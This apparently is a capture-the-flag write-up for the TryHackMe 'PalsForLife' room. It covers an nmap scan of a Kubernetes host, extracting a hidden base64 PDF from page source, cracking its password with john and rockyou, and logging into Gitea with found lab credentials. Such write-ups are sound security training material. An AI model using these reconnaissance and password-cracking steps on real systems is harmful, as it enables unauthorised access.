Steps

Thursday, September 30, 2021 11:36 AM

Summary

1. | GitTea contain api as well | <IP>/api/swagger | <IP>/swagger.v1.json |
2. Get RCE git exploit and gain shell
3. Kubernete enumeration and gain root access

   Reference: https://book.hacktricks.xyz/pentesting/pentesting-kubernetes#pentesting-kubernetes-from-the-outside

1. General Information

Network IP:	10.10.185.99

2. Nmap scanning

   Port 22 and 31112 for normal SSH connection.

   Port 6443 and 10250 - normally for Kubernete API point

   [k3s] - Lightweight Kubernate

   Port 30180 - nginx web server

   Port 31111 - Run gitea

```
Not shown: 65529 closed ports
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c9:f7:dd:3d:79:bb:f8:44:0f:bd:87:bd:8b:af:e1:5a (RSA)
|   256 4c:48:9d:c6:b4:e2:17:99:76:48:20:fe:96:d2:c8:eb (ECDSA)
|_  256 d8:e2:f7:ac:4d:cd:68:66:d7:a9:64:1c:42:4a:8e:30 (ED25519)
6443/tcp  open  ssl/sun-sr-https?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 401 Unauthorized
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     Date: Thu, 30 Sep 2021 04:10:12 GMT
|     Content-Length: 129
|     {"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"Unauthorized","reason":"Unauthorized","code":401}
|   GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 401 Unauthorized
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     Date: Thu, 30 Sep 2021 04:09:32 GMT
|     Content-Length: 129
|     {"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"Unauthorized","reason":"Unauthorized","code":401}
|   HTTPOptions:
```

   Port 10250 - Common Name = palsforlife. Add to /etc/hosts

```
|   HTTPOptions:
|     HTTP/1.0 401 Unauthorized
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     Date: Thu, 30 Sep 2021 04:09:33 GMT
|     Content-Length: 129
|_    {"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"Unauthorized","reason":"Unauthorized","c
ode":401}
| ssl-cert: Subject: commonName=k3s/organizationName=k3s
| Subject Alternative Name: DNS:kubernetes, DNS:kubernetes.default, DNS:kubernetes.default.svc.cluster.local, DNS:localhost,
IP Address:10.10.185.99, IP Address:10.43.0.1, IP Address:127.0.0.1, IP Address:172.30.18.136, IP Address:192.168.1.244
| Not valid before: 2021-05-31T21:56:08
|_Not valid after:  2022-09-30T03:40:02
10250/tcp open  ssl/http         Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
| ssl-cert: Subject: commonName=palsforlife
| Subject Alternative Name: DNS:palsforlife, DNS:localhost, IP Address:127.0.0.1, IP Address:10.10.185.99
| Not valid before: 2021-05-31T21:56:08
|_Not valid after:  2022-09-30T03:39:09
30180/tcp open  http             nginx 1.21.0
|_http-server-header: nginx/1.21.0
|_http-title: 403 Forbidden
```

   Port 31111: GitTea


```
31111/tcp open  unknown
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|     Set-Cookie: i_like_gitea=f22cadf483a51a82; Path=/; HttpOnly
|     Set-Cookie: _csrf=V-_j5daqPTqrRcIWLbsYDw7p05g6MTYzMjk3NDk2NDY5MjgzNDkyNw%3D%3D; Path=/; Expires=Fri, 01 Oct 2021 04:09:24 GMT; HttpOnly
|     X-Frame-Options: SAMEORIGIN
|     Date: Thu, 30 Sep 2021 04:09:24 GMT
|     <!DOCTYPE html>
|     <html>
|     <head data-suburl="">
|     <meta charset="utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title>Gitea: Git with a cup of tea</title>
|     <meta name="theme-color" content="#6cc644">
|     <meta name="author" content="Gitea - Git with a cup of tea" />
|     <meta name="description" content="Gitea (Git with a cup of tea) is a painless self-hosted Git service written in Go" />
|     <meta name="keywords" content="go,git,self-hosted,gitea
|   HTTPOptions:
|     HTTP/1.0 404 Not Found
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|     Set-Cookie: i_like_gitea=1ee9b758c7f2e126; Path=/; HttpOnly
|     Set-Cookie: _csrf=auWvcRUb0H6u3byXTzAhpKoo0hE6MTYzMjk3NDk2NTM2ODg1NTc5Ng%3D%3D; Path=/; Expires=Fri, 01 Oct 2021 04:09:25 GMT; HttpOnly
|     X-Frame-Options: SAMEORIGIN
|_    Date: Thu, 30 Sep 2021 04:09:25 GMT
```

```
    <!DOCTYPE html>
    <html>
    <head data-suburl="">
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <meta http-equiv="x-ua-compatible" content="ie=edge">
    <title>Gitea: Git with a cup of tea</title>
    <meta name="theme-color" content="#6cc644">
    <meta name="author" content="Gitea - Git with a cup of tea" />
    <meta name="description" content="Gitea (Git with a cup of tea) is a painless self-hosted Git service written in Go" />
    <meta name="keywords" content="go,git,self-hosted,gitea
  HTTPOptions:
    HTTP/1.0 404 Not Found
    Content-Type: text/html; charset=UTF-8
    Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
    Set-Cookie: i_like_gitea=1ee9b758c7f2e126; Path=/; HttpOnly
    Set-Cookie: _csrf=auWvcRUb0H6u3byXTzAhpKoo0hE6MTYzMjk3NDk2NTM2ODg1NTc5Ng%3D%3D; Path=/; Expires=Fri, 01 Oct 2021 04:09:25 GMT; HttpOnly
    X-Frame-Options: SAMEORIGIN
    Date: Thu, 30 Sep 2021 04:09:25 GMT
    <!DOCTYPE html>
    <html>
    <head data-suburl="">
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <meta http-equiv="x-ua-compatible" content="ie=edge">
    <title>Page Not Found - Gitea: Git with a cup of tea</title>
    <meta name="theme-color" content="#6cc644">
    <meta name="author" content="Gitea - Git with a cup of tea" />
    <meta name="description" content="Gitea (Git with a cup of tea) is a painless self-hosted Git service written in Go" />
    <meta name="keywords" content="
```


Another SSH opened

```
31112/tcp open  ssh              OpenSSH 7.5 (protocol 2.0)
| ssh-hostkey:
|   2048 2b:c6:63:84:93:b8:04:ce:1c:f5:ce:c7:0e:ca:eb:28 (RSA)
|   256 93:6b:41:5f:89:14:97:0c:6b:53:ab:ba:af:71:f1:40 (ECDSA)
|_  256 e8:c4:94:7b:72:d7:4c:1c:bd:51:4a:84:81:4b:68:c9 (ED25519)
```

3. Try access port 6443. Does not seem to have anything




4. Access to port 10250. Does not have much information




5. Access to port 30180

6. Web Fuzzing on port 30180

Discovered new "team" directory



7. Access to the team page




Check on source code page. Discovered a long-long base64 strings

```
70        </p>
71        <!-- I shouldn't forget this -->
72        <div id="uninteresting_file.pdf" style="visibility: hidden; display: none;">JVBERi0xLjcKJb/3ov4KMSAwIG9iago8PCAvRGVzdHMgMyAwIFIgL0V4dGVuc2lvbnMgPDwgL0FE
73 QkUgPDwgL0Jhc2VWZXJzaW9uIC8xLjcgL0V4dGVuc2lvbkxldmVsIDggPj4gPj4gL1BhZ2VzIDOg
74 MCBSIC9UeXBlIC9DYXRhbG9nID4+CmVuZG9iagoyIDAgb2JqCjw8IC9DcmVhdGlvRhdGUgPDEw
75 Y2ZlYThkZWMyYTBjOGMzOGQ1ZTYwMzBlYzQxOTQ5NGZiMGU2OWQ5MzViZDNkNjc5ODNiZTAxNWY4
76 MzdiYjJjNThjYmQzYzQ5OGRkOWZmYzE0OTMwNzZiNTY4YjE1Nz4gL0NyZWF0b3IgPGI3ZDRmNjA3
77 NTljZDRlOWM3MjU0Nzc5ZjgxZWQ3ZGU5ODdkNjVmOWVhODAzNDVjYjllNTkyNWUxOTllZTk5Njkw
78 MGUzYjkzYjAzNjQ2MzM3MTNjMzRlYmZlYjgzMGQ3ZWEzYWE0ZDhmOTUyYTJiOWU2OTI0ZmMzZmNi
79 MzNjM2EyMjU3NmQ5MGI3NjBkNzE5NzExY2U5OGQ2ZDhlYzI3NmM5ZGUwYjI0YTYwZDdjMTIxMjZm
80 YWZhZDM3MmEwOTlkMDE2NjYzNzY5NjY3ZTQ0MTQ4ODQ3NzQ1MzVkMTMxZmE1MmViYTYzOGY0ZTFl
81 MTNjNTBlNWFmMjJkNzYzZTJkMDM+IC9Nb2REYXRlIDxhMjlmZDI3NjY2MGJiYzVkNWIzNGQ4ZjBi
82 MTY5MTBkNzk3NzVhM2YxYWU5ODQyZjAzNTRkMTg0OGUzOTgyMThmYzQwNWJkMDJmNDJiYjI0ZjQw
83 OWUzYWIzYTY5YjMxMzY+IC9Qcm9kdWNlciA8YzE3NjNhMDhkODBlZGExNjlkYzU0ZjRmYzQ5M2Qw
84 Y2MwMDhhOGI1ODUxODYxYTI0OTk2MTNiOGViOTc4NDY1NT4gPj4KZW5kb2JqCjMgMCBvYmoKPDwg
85 LyBbIDUgMCBSIC9YWVogMCA3OTIgMCBdID4+CmVuZG9iago0IDAgb2JqCjw8IC9Db3VudCAxIC9L
86 aWRzIFsgNSAwIFIgXSAvVHlwZSAvUGFnZXMgPj4KZW5kb2JqCjUgMCBvYmoKPDwgL0NvbnRlbnRz
87 IDYgMCBSIC9NZWRpYUJveCBbIDAgMCA2MTIgNzkyIF0gL1BhcmVudCA0IDAgUiAvUmVzb3VyY2Vz
88 IDw8IC9FeHRHU3RhdGUgPDwgL0czIDcgMCBSID4+IC9Gb250IDw8IC9GNCA4IDAgUiA+PiAvUHJv
89 Y1NldCBbIC9QREYgL1RleHQgL0ltYWdlQiAvSW1hZ2VDIC9JbWFnZUkgXSA+PiAvU3RydWN0UGFy
90 ZW50cyAwIC9UeXBlIC9QYWdlID4+CmVuZG9iago2IDAgb2JqCjw8IC9GaWx0ZXIgL0ZsYXRlRGVj
91 b2RlIC9MZW5ndGggMzUyID4+CnN0cmVhbQrynz/c+wDMRP2iI2LVzUv0pSjf72jTU8je/EHoykqo
92 bpRAbKheTM5Uj7sfr6RZkIhXWrduEgTgOHXBZYOH2LdKMj6O+udayAeznReuT+FxZi8jExPGpWQP
93 Oq2jrp201IJGYQuPl6XoixwrR36GB8buUp0Wk7w/vR3PVq9gPwcCBfFLmz7kO9Pa2ANf+YLG20cQ
94 aBCEsMV2DH78sL4GiD0aVTytrDFCpYE3wRAFrNXVz1XI/2cVA74hdjAW92f9RPD5cL9AoLrY9RM5
95 4imB/ogFNhw4qN7RQsKPiY2aUvIQoMm1OXqueFh7e86//OM2HIVsF3escxDQYq+myn+bIAN+Hpek
```

Decode it with base64 and write it into same pdf file name as above

```
sodanew@kalinew:~/Documents/THM/PalsForLife$ file uninteresting_file.pdf
uninteresting_file.pdf: PDF document, version 1.7
```


Open the pdf file. Required password to open




"use pdf2john and use john to crack the password"

```
sodanew@kalinew:~/Documents/THM/PalsForLife/john-dir$ john --wordlist=/usr/share/wordlists/rockyou.txt hash_code
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
Cost 1 (revision) is 6 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:12 0.32% (ETA: 23:58:59) 0g/s 757.5p/s 757.5c/s 757.5C/s yes123..tommy22
chickenlegs      (uninteresting_file.pdf)
1g 0:00:01:18 DONE (2021-09-30 17:40) 0.01266g/s 767.4p/s 767.4c/s 767.4C/s crazyg..carroll1
Use the "--show --format=PDF" options to display all of the cracked passwords reliably
Session completed
```

Opened the pdf file. Contain some strings. Not a flag



8. Access to GitTea application on port 31111




Try random credentials to login page. But login failed

But we still have other credentials that have been found in the youtube page


Leeroy jenkins as shown in above image

Leeroy:I_am_geniu5_P4ladin#. Logged in




Created a new account with sodanew:sodanew

9. Discovered a jenkins project repository




Discovered another hostname and add it into /etc/hosts file

Identify a webhooks on setting page




Get Flag1



GitTea also contain api [Knowledge Base]

```
gitea_api:
  apis help: http://palsforlife:31111/api/swagger
  apis json: http://palsforlife:31111/swagger.v1.json
```

